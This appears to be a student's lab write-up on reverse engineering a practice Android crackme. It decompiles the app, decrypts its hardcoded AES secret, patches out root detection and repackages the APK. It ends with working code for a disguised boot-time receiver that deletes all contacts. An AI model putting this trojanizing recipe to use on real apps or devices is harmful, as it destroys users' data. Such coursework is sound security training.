TASK 1: Installing the Application

Step 1: Installing Android Studio and Creating a Virtual Device

1. Install Android Studio on your Windows machine by following the official installation instructions from the Android developer website.
2. Launch Android Studio and wait for it to load.
3. Once Android Studio has loaded, click on the "Device Manager" icon in the toolbar.
4. In the Device Manager window, click on the "Create Virtual Device" button.
5. In the "Select Hardware" window, choose a device configuration that suits your needs and click "Next".
6. In the "System Image" window, select the Android 5.0 (Lollipop, API level 21) system image. If it's not already installed, click on the "Download" link next to it to download and install the image.
7. Once the system image is installed, click "Next".
8. In the "Device Manager" window, give your virtual device a name and click "Finish".
9. The virtual device is now created.
10. Now, start your virtual device.

Step 2: Verifying ADB Functionality

1. Open the Command Prompt (CMD) on your Windows machine.
2. In the Command Prompt, type the following command and press Enter:

```
\Android\Sdk\platform-tools\adb
```

This command checks if the ADB executable is accessible and properly installed. If it is, you should see a list of available ADB commands and their usage.

Step 3: Checking Emulated Device Connectivity

1. In the Command Prompt, run the following command to check if the emulated device is recognized by ADB:

```
adb devices
```

This command lists all the connected devices/emulators recognized by ADB. If the emulated device is running and properly connected, it should be displayed in the list along with its unique device ID.

Step 4: Installing the Application on the Emulator

1. Make sure the "Unpwnable.apk" file is accessible.
2. In the Command Prompt, use the ADB command to install the application on the emulator. Run the following command:

```
adb -e install Unpwnable.apk
```

The `-e` flag indicates that the installation should be targeted to the emulator specifically.

ADB will install the application on the emulator, and you should see a confirmation message when the installation is complete.

Step 5: Launching the "Unpwnable" App on the Emulated Device
1. Open the Android emulator interface within Android Studio.
2. Locate and select the "Unpwnable" application icon on the emulator's home screen or app drawer.
3. The "Unpwnable" app should now launch on the emulated device.
4. Take note of the app's functionality, behavior, and user interface, as you will need to analyze it further in subsequent tasks.

Task 2:Finding out the Secret String

Step 1: Install the jadx for seeing the human readable code of the apk file.
wget https://github.com/skylot/jadx/releases/download/v1.4.7/jadx-1.4.7.zip
unzip jadx-1.4.7.zip

Step2: hariharan@LAPTOP-3VHBL7ED:~$ jadx -d ~/jadx_out ~/TAsk4/Unpwnable.apk

Step 3: grep -ri "secret" ~/jadx_out

```
hariharan@LAPTOP-3VHBL7ED:~/jadx_out$ grep -ri "secret" ~/jadx_out
grep: /home/hariharan/jadx_out/resources/classes.dex: binary file matches
/home/hariharan/jadx_out/resources/res/values/strings.xml:    <string name="edit_text">Enter the Secret String</string>
/home/hariharan/jadx_out/sources/sg/vantagepoint/unpwnable1/MainActivity.java:            str = "This is the correct secret.";
/home/hariharan/jadx_out/sources/sg/vantagepoint/a/a.java:import javax.crypto.spec.SecretKeySpec;
/home/hariharan/jadx_out/sources/sg/vantagepoint/a/a.java:        SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES/ECB/PKCS7Padding");
/home/hariharan/jadx_out/sources/sg/vantagepoint/a/a.java:        cipher.init(2, secretKeySpec);
hariharan@LAPTOP-3VHBL7ED:~/jadx_out$ S
```

From MainActivity.java:str = "This is the correct secret.";

From a.java: return str.equals(new String(bArr));
This checks if the input matches the correct string. So our goal is to reproduce or extract the String(bArr) it’s comparing to.

SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES/ECB/PKCS7Padding");
cipher.init(2, secretKeySpec);
Indicates the app is using AES decryption in ECB mode. That suggests the correct key is encrypted and compared after decryption.

```java
public class a {
    public static boolean a(String str) {
        byte[] bArr;
        byte[] bArr2 = new byte[0];
        try {
            bArr = sg.vantagepoint.a.a.a(b("8d127684cbc37c17616d806cf50473cc"), Base64.decode("5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2GOc=", 0));
        } catch (Exception e) {
            Log.d("CodeCheck", "AES error:" + e.getMessage());
            bArr = bArr2;
        }
        return str.equals(new String(bArr));
    }
```

"8d127684cbc37c17616d806cf50473cc" is a hex string, probably the encryption key.

The second part is a Base64-encoded string, which is the encrypted message (ciphertext).

It passes both into a method a(...) in sg.vantagepoint.a.a.

So, we can replicate this logic in Python using AES decryption.

```
C:\Users\harih>
C:\Users\harih>print("Secret is:", plaintext.decode())
Unable to initialize device PRN

C:\Users\harih>python
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Cipher import AES
>>> import base64
>>> import binascii
>>>
>>> # Hex string key from the app
>>> key_hex = "8d127684cbc37c17616d806cf50473cc"
>>> key = binascii.unhexlify(key_hex)
>>>
>>> # Base64 encoded ciphertext from the app
>>> ciphertext_b64 = "5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2GOc="
>>> ciphertext = base64.b64decode(ciphertext_b64)
>>>
>>> # Set up AES decryption
>>> cipher = AES.new(key, AES.MODE_ECB)
>>> decrypted = cipher.decrypt(ciphertext)
>>>
>>> # Remove padding (PKCS7)
>>> pad_len = decrypted[-1]
>>> plaintext = decrypted[:-pad_len]
>>>
>>> print("Secret is:", plaintext.decode())
Secret is: I want to believe
>>>
```

Decompile the APK using jadx

jadx -d jadx_out /home/hariharan/Task4/Unpwnable.apk


cd jadx_out
grep -ri "secret" .

Step 2: Downloading the Java Code

1. Once the decompilation is complete, download the decompiled Java code.

2. This code will contain the necessary classes and methods that are used by the application.

The secret is: I want to believe.



Task 3: Removing the Root Protection

Why: Android emulators by default are not rooted. You need a rooted AVD to trigger the app's root detection logic.

In Android Studio:


Go to Tools > Device Manager > Create Device

Choose a Pixel phone (e.g., Pixel 3)

Select API Level 24

Under “System Image,” choose a variant with Google APIs (not Google Play!)

Finish setup and launch the emulator.



We can check if the emulator is rooted or not by using this command.

```
hariharan@LAPTOP-3VHBL7ED:~$ adb shell
generic_x86:/ $ su
generic_x86:/ #
```

apktool d Unpwnable.apk -o Unpwnable_dec

In jadx_out we could explore the java file,Since we get the message Root detected,I used grep to find in which file the message is popped out.

```
hariharan@LAPTOP-3VHBL7ED:~/jadx_out$ grep -ri "Root"
grep: resources/classes.dex: binary file matches
sources/sg/vantagepoint/unpwnable1/MainActivity.java:            a("Root detected!");
hariharan@LAPTOP-3VHBL7ED:~/jadx_out$
```

In mainactivity.java:

```
    }

    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        if (c.a() || c.b() || c.c()) {
            a("Root detected!");
        }
        if (b.a(getApplicationContext())) {
            a("App is debuggable!");
        }
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
    }
```

This checks three functions:

c.a() — checks for su in PATH

c.b() — checks for test-keys in build tags

c.c() — checks for known root-related files


All three are in smali under:we need to make this line (c.a() || c.b() || c.c()) return false. So, we need to edit the smali code file "c.smali" so it returns false.

Edit the "c.smali" file to modify the code in a way that every method (a, b, c) returns false, regardless of the input.

- Update the relevant sections of code in the smali file.

sg/vantagepoint/a/c.smali

Do the modifications
In Unpwnable_dec /c.smali



rebuild: apktool b Unpwnable_dec -o Unpwnable_mod.apk


Sign the Repackaged APK
Why: Android requires all APKs to be signed. After rebuilding, the original signature is broken.

Generate a self-signed certificate in a Java keystore using the following command:
keytool -genkey -v -keystore my-release-key.keystore -alias mykey \
-keyalg RSA -keysize 2048 -validity 10000

.Sign the APK with the self-signed certificate using the following command:jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore Unpwnable_mod.apk mykey


1. [Optional but Recommended] Align the APK using zipalign
This optimizes the APK so Android can process it more efficiently:
zipalign -v 4 Unpwnable_mod.apk Unpwnable_mod_aligned.apk


Install the modified application on the emulated device using ADB with the following command:
adb install Unpwnable_mod_aligned.apk



Launch the modified "Unpwnable" app on the emulated device.We can see that the removal of root protection mechanism doesn't yield the same error as before.

- We can verify that the modified application still functions correctly, even without root privileges by entering the correct secret value and seeing a success message.


Unpwnable
I want to believe
VERIFY
crack me if you can!



Task 4: Adding Malicious Functionality to the Application

Created Unpwnable_fix using aptool

Step 1:Modifying the Manifest File

Made the changes at the androidmanifest.xml file
Add the necessary permissions to the manifest file to grant the application access to contacts and the ability to run at startup.

```
- For accessing contacts, add the following permission:
  ```
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  ```
- For running at startup, add the following permission:
  ```
                                                                    <uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  ```
```

Register a new broadcast receiver to listen for the BOOT_COMPLETED signal by adding the following code within the `<application>` section:

```
 ```
 <receiver
    android:name=".BootCompletedReceiver"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
       <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
 </receiver>
```

**Step 2: Writing the 'delete contacts' java class**
```

```java
package sg.vantagepoint.unpwnable1;

import android.annotation.SuppressLint;
import android.content.BroadcastReceiver;
import android.content.ContentResolver;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.provider.ContactsContract;

public class ContactImprover extends BroadcastReceiver {
    @SuppressLint("UnsafeProtectedBroadcastReceiver")
    @Override
    public void onReceive(Context contextToUse, Intent intentNotMalicious) {
        ContentResolver contentResolver = contextToUse.getContentResolver();
        Cursor cursor = contentResolver.query
                (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        while (cursor.moveToNext()) {
            @SuppressLint("Range") String lookupKey = cursor.getString
                    (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));
            Uri uri = Uri.withAppendedPath
                    (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            contentResolver.delete(uri, null, null);
        }
    }
}
```

Step 3: Compiling the Java Class to Smali

1. Create new android project by choosing 'basic views activity'
Create a java class in the android-studio
Now click on build->Generate APK
Once the build is completed we will get a apk file
which needs to decompiled to receive the .smali file of the ContactImprover

Locate the corresponding smali file for the "ContactImprover" class (e.g., "ContactImprover.smali").

Rename the package name in the smali file to the correct one, "sg/vantagepoint/unpwnable1".

Step 4: Adding Test Contacts

1. Add test contacts to the address book.

Step 5: Uninstalling and Repackaging the Application

1. Uninstall the existing "Unpwnable" app from the device.
2. In the Command Prompt, navigate to the directory where the "GtSApp_fixed" project is located.
3. Repackage the modified application using apktool by running the following command:

```
apktool b GtSApp_fixed -o Unpwnable_task4.apk
```

```
4. Sign the APK with your certificate using the following command:
```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore Unpwnable_task4.apk mykey
```

zipalign -v 4 Unpwnable_task4.apk Unpwnable_task4_aligned.apk

5. Install the modified application on the emulator or device using ADB:
```
adb install Unpwnable_task4.apk
```

**Step 6: Starting the Application**

1. The app installed doesnot have the user permissions to the contacts book.So we need to manually give permsission in the app's setting.Manually start the modified "Unpwnable" app at least once to ensure proper functionality.
   - This step is important because the BOOT_COMPLETED signal may not be received if the application has never been started before.

**Step 7: Testing the Modified Application**

1. Add dummy contacts to your address book on the emulator or device.
2. Restart the emulator or device either manually or using ADB:
```
adb -e shell reboot now
```
3. Verify that after the reboot, the modified "Unpwnable" app automatically deletes all contacts from the address book.
```